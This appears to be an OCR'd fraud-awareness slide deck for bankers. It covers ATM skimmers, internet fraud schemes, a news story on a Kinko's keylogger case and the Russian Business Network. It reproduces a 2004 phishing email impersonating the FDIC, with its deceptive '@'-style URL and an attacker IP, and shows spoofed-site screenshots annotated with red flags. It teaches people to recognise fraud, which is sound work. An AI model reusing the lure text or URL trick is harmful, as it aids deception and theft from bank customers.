


No skimmer.



Skimmer!

# Skimmer and Keyboard Overlay Components



- The keypad fits neatly over the existing keypad and would also be very hard to detect. When the customers enter the PIN on the fake keypad, the keypad is wired to record the PIN.

# Fraud Containment Challenges


- **New Frontiers Convergence – Some Volatile Combinations**
  - New Technology
  - Global Reach – without benefit of parity of law or law enforcement
  - Lack of Experience – Lack of Experts
  - New Legal Issues, new laws, no laws, lack of litigation findings
  - A Handful of Electrons – Investigate and Prosecute this!!!
  - Image – No Originals – Manipulation – Beyond a Reasonable Doubt
- **Outsourcing, Off-shoring, and Utilization of Temporary Employees**
  - "Who is Minding Our Stores?"
  - Administrative, Security &Janitorial, Production Shops, Mail Rooms, Copy Centers, Archival & Destruction
  - PC, Server, and LAN Support; Business Continuity Hot & Warm sites
  - Off-shore of Application Development & Maintenance (ADM) ; Business Process Offshoring (BPO); and Knowledge Process Off-shoring (KPO)

# CyberThreat Landscape

## Technologies Facilitate Criminal Activity

# Internet Fraud Considerations

- Prevalent Internet Schemes:
- Phishing  Pharming, Smishing, Vishing
- SPAM - Fraudulent Notification or Requests for Information
- BOTS & BOTNETS
- Malicious Software – Spyware, Virus Infection, Key Stroke Capture,   Turn off protections, create cache,  backdoors & high value transaction alerting. Zero Day Attacks
- Web Site Impersonations (Spoofing) & Redirection – Collection of Account & Authentication Information
- Man in the Middle & Session Hijacking
- Breach of Credit Card Processors & Merchant Sites for theft of customer and account information – followed by fraudulent transactions & card counterfeiting
- Exploitation of Peer File Share Functions – PTP; BTB; BTP
- Identity Theft/Customer Impersonation – Establishment of New Account & Remote Authentication Challenges
- Packet Sniffing – customer, employment, transmission site or bank
- Use of Remote Access PC Programs – (PC Anywhere – Timbuktu)
- Denial of Service Attacks
- Web Vandalism



DAN LOH – ASSOCIATED PRESS PHOTO

**Internet users work at computers at the Philadelphia Public Library. Using public terminals carries some risk.**

# Kinko's spy case illustrates risks of public Internet use

*Man used software to steal computer users' names, passwords*

By Anick Jesdanun
*Associated Press*

NEW YORK — For more than a year, unbeknownst to people who used Internet terminals at Kinko's stores in New York, Juju Jiang was recording what they typed, paying particular attention to their passwords.

Jiang had secretly installed, in at least 14 Kinko's stores, software that logs individual keystrokes. He captured more than 450 user names and passwords, using them to access and even open bank accounts.

The case, which led to a guilty plea earlier this month after Jiang was caught, highlights the risks and dangers of using public Internet terminals at cybercafes, libraries, airports and other establishments.

"Use common sense when using any public terminal," warned Neel Mehta, research engineer at Internet Security Systems Inc. "For most day-to-day stuff like surfing the Web, you're probably all right, but for anything sensitive you should think twice."

Jiang was caught when, according to court records, he used one of the stolen passwords to access a computer with GoToMyPC software, which lets individuals remotely access their own computers from elsewhere.

The GoToMyPC subscriber was home at the time and suddenly saw the cursor on his computer move around the screen and files open as if by themselves. He then saw an account being opened in his name at an online payment transfer service.

Jiang, who is awaiting sentencing, admitted installing Invisible KeyLogger Stealth software at Kinko's as early as Feb. 14, 2001. The software is one of several keystroke loggers available for businesses and parents to monitor their employees and children.

SEE KINKO'S | 6D

# Russian Business Network


- Network traces taken outside of Banks show encrypted data being "posted" to RBN collection points.

- Network traces show malware being downloaded onto Bank data equipment.

- Undetected malware from Bank machines that was traced to RBN collection servers.

- Many compromised internal and remote access machines were participating in the Storm Worm botnet, which is tied to the RBN.

- Some computers of home users and customers appear on malicious activity blacklists.  These users may be unaware that they are housing – or involved with – the malicious activity.



-----Original Message-----
From: FDIC [mailto:Waverly_Nikki@gte.net]
Sent: Monday, January 26, 2004 11:10 AM
To: quinn@borg.com
Subject: Important News About Your Bank Account

To whom it may concern;

In cooperation with the Department Of Homeland Security, Federal, State and Local Governments your account has been denied insurance from the Federal Deposit Insurance Corporation due to suspected violations of the Patriot Act. While we have only a limited amount of evidence gathered on your account at this time it is enough to suspect that currency violations may have occurred in your account and due to this activity we have withdrawn Federal Deposit Insurance on your account until we verify that your account has not been used in a violation of the Patriot Act.

As a result Department Of Homeland Security Director Tom Ridge has advised the Federal Deposit Insurance Corporation to suspend all deposit insurance on your account until such time as we can verify your identity and your account information.

Please verify through our IDVerify below. This information will be = checked against a federal government database for identity verification. This only takes up to a minute and when we have verified your identity you will be notified of said verification and all suspensions of insurance on your account will be lifted.
http://www.fdic.gov=01@211.191.98.216:3180/index.htm
http://www.fdic.gov/idverify/cgi-bin/index.htm

Failure to use IDVerify below will cause all insurance for your account to be terminated and all records of your account history will be sent to the Federal Bureau of Investigation in Washington D.C. for analysis and verification. Failure to provide proper identity may also result in a visit from Local, State or Federal Government or Homeland Security Officials.


Thank you for your time and consideration in this matter.

Donald E. Powell
Chairman Emeritus FDIC
John D. Hawke, Jr.
Comptroller of the Currency
Michael E. Bartell
Chief Information Officer

Email used in recent "phish" that sent responders to a fake FDIC website.

Address appears to be legitimate but after the http://www.fdic.gov the address that follows routes users to a server located at 211.191.98.216

# Screenshot of spoofed FDIC site-page 1



FDIC: Identity Verification - Microsoft Internet Explorer provided by FleetBoston Financial

http://211.191.98.216:3180/index.htm

FDIC FEDERAL DEPOSIT INSURANCE CORPORATION INSURING AMERICA'S FUTURE

QUICK LINKS FOR Bankers

SEARCH THE SITE

DEPOSIT INSURANCE | CONSUMER PROTECTION | Industry | REGULATION & EXAMINATIONS | ASSET SALES | NEWS & EVENTS | ABOUT FDIC

Identity Verification. Step 1 of 3.

Your information is submitted via a secure server. FDIC keeps all the information confidential and private. Please, fill in the form below, to begin the verification process.


Your full name:

Home Contact Us Search Help SiteMap Forms
Freedom of Information Act Website Policies FirstGov.gov

Notice missing image

RED FLAG: Note the claim that "your information is being submitted via a secure server." A quick look at the address does NOT show the prefix http**s** which indicates a secure server. Also, the lock and keys icon is missing from the lower right hand part of the screen.

# Screenshot of spoofed FDIC site-page 2



FDIC: Identity Verification - Microsoft Internet Explorer provided by FleetBoston Financial
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.fdic.gov Go Links Lexis.com Lexis-RiskWise Choicepoint PACER Search Systems
Google Search Web 239 blocked AutoFill Options
FDIC FEDERAL DEPOSIT INSURANCE CORPORATION INSURING AMERICA'S FUTURE
QUICK LINKS FOR Bankers Go
SEARCH THE SITE Go
DEPOSIT INSURANCE CONSUMER PROTECTION INDUSTRY ANALYSIS REGULATION & EXAMINATIONS ASSET SALES NEWS & EVENTS ABOUT FDIC

Identity Verification. Step 2 of 3.

Please, enter the details of your ATM card you are using to access your checking account with.

Card Number: 5512135645561231

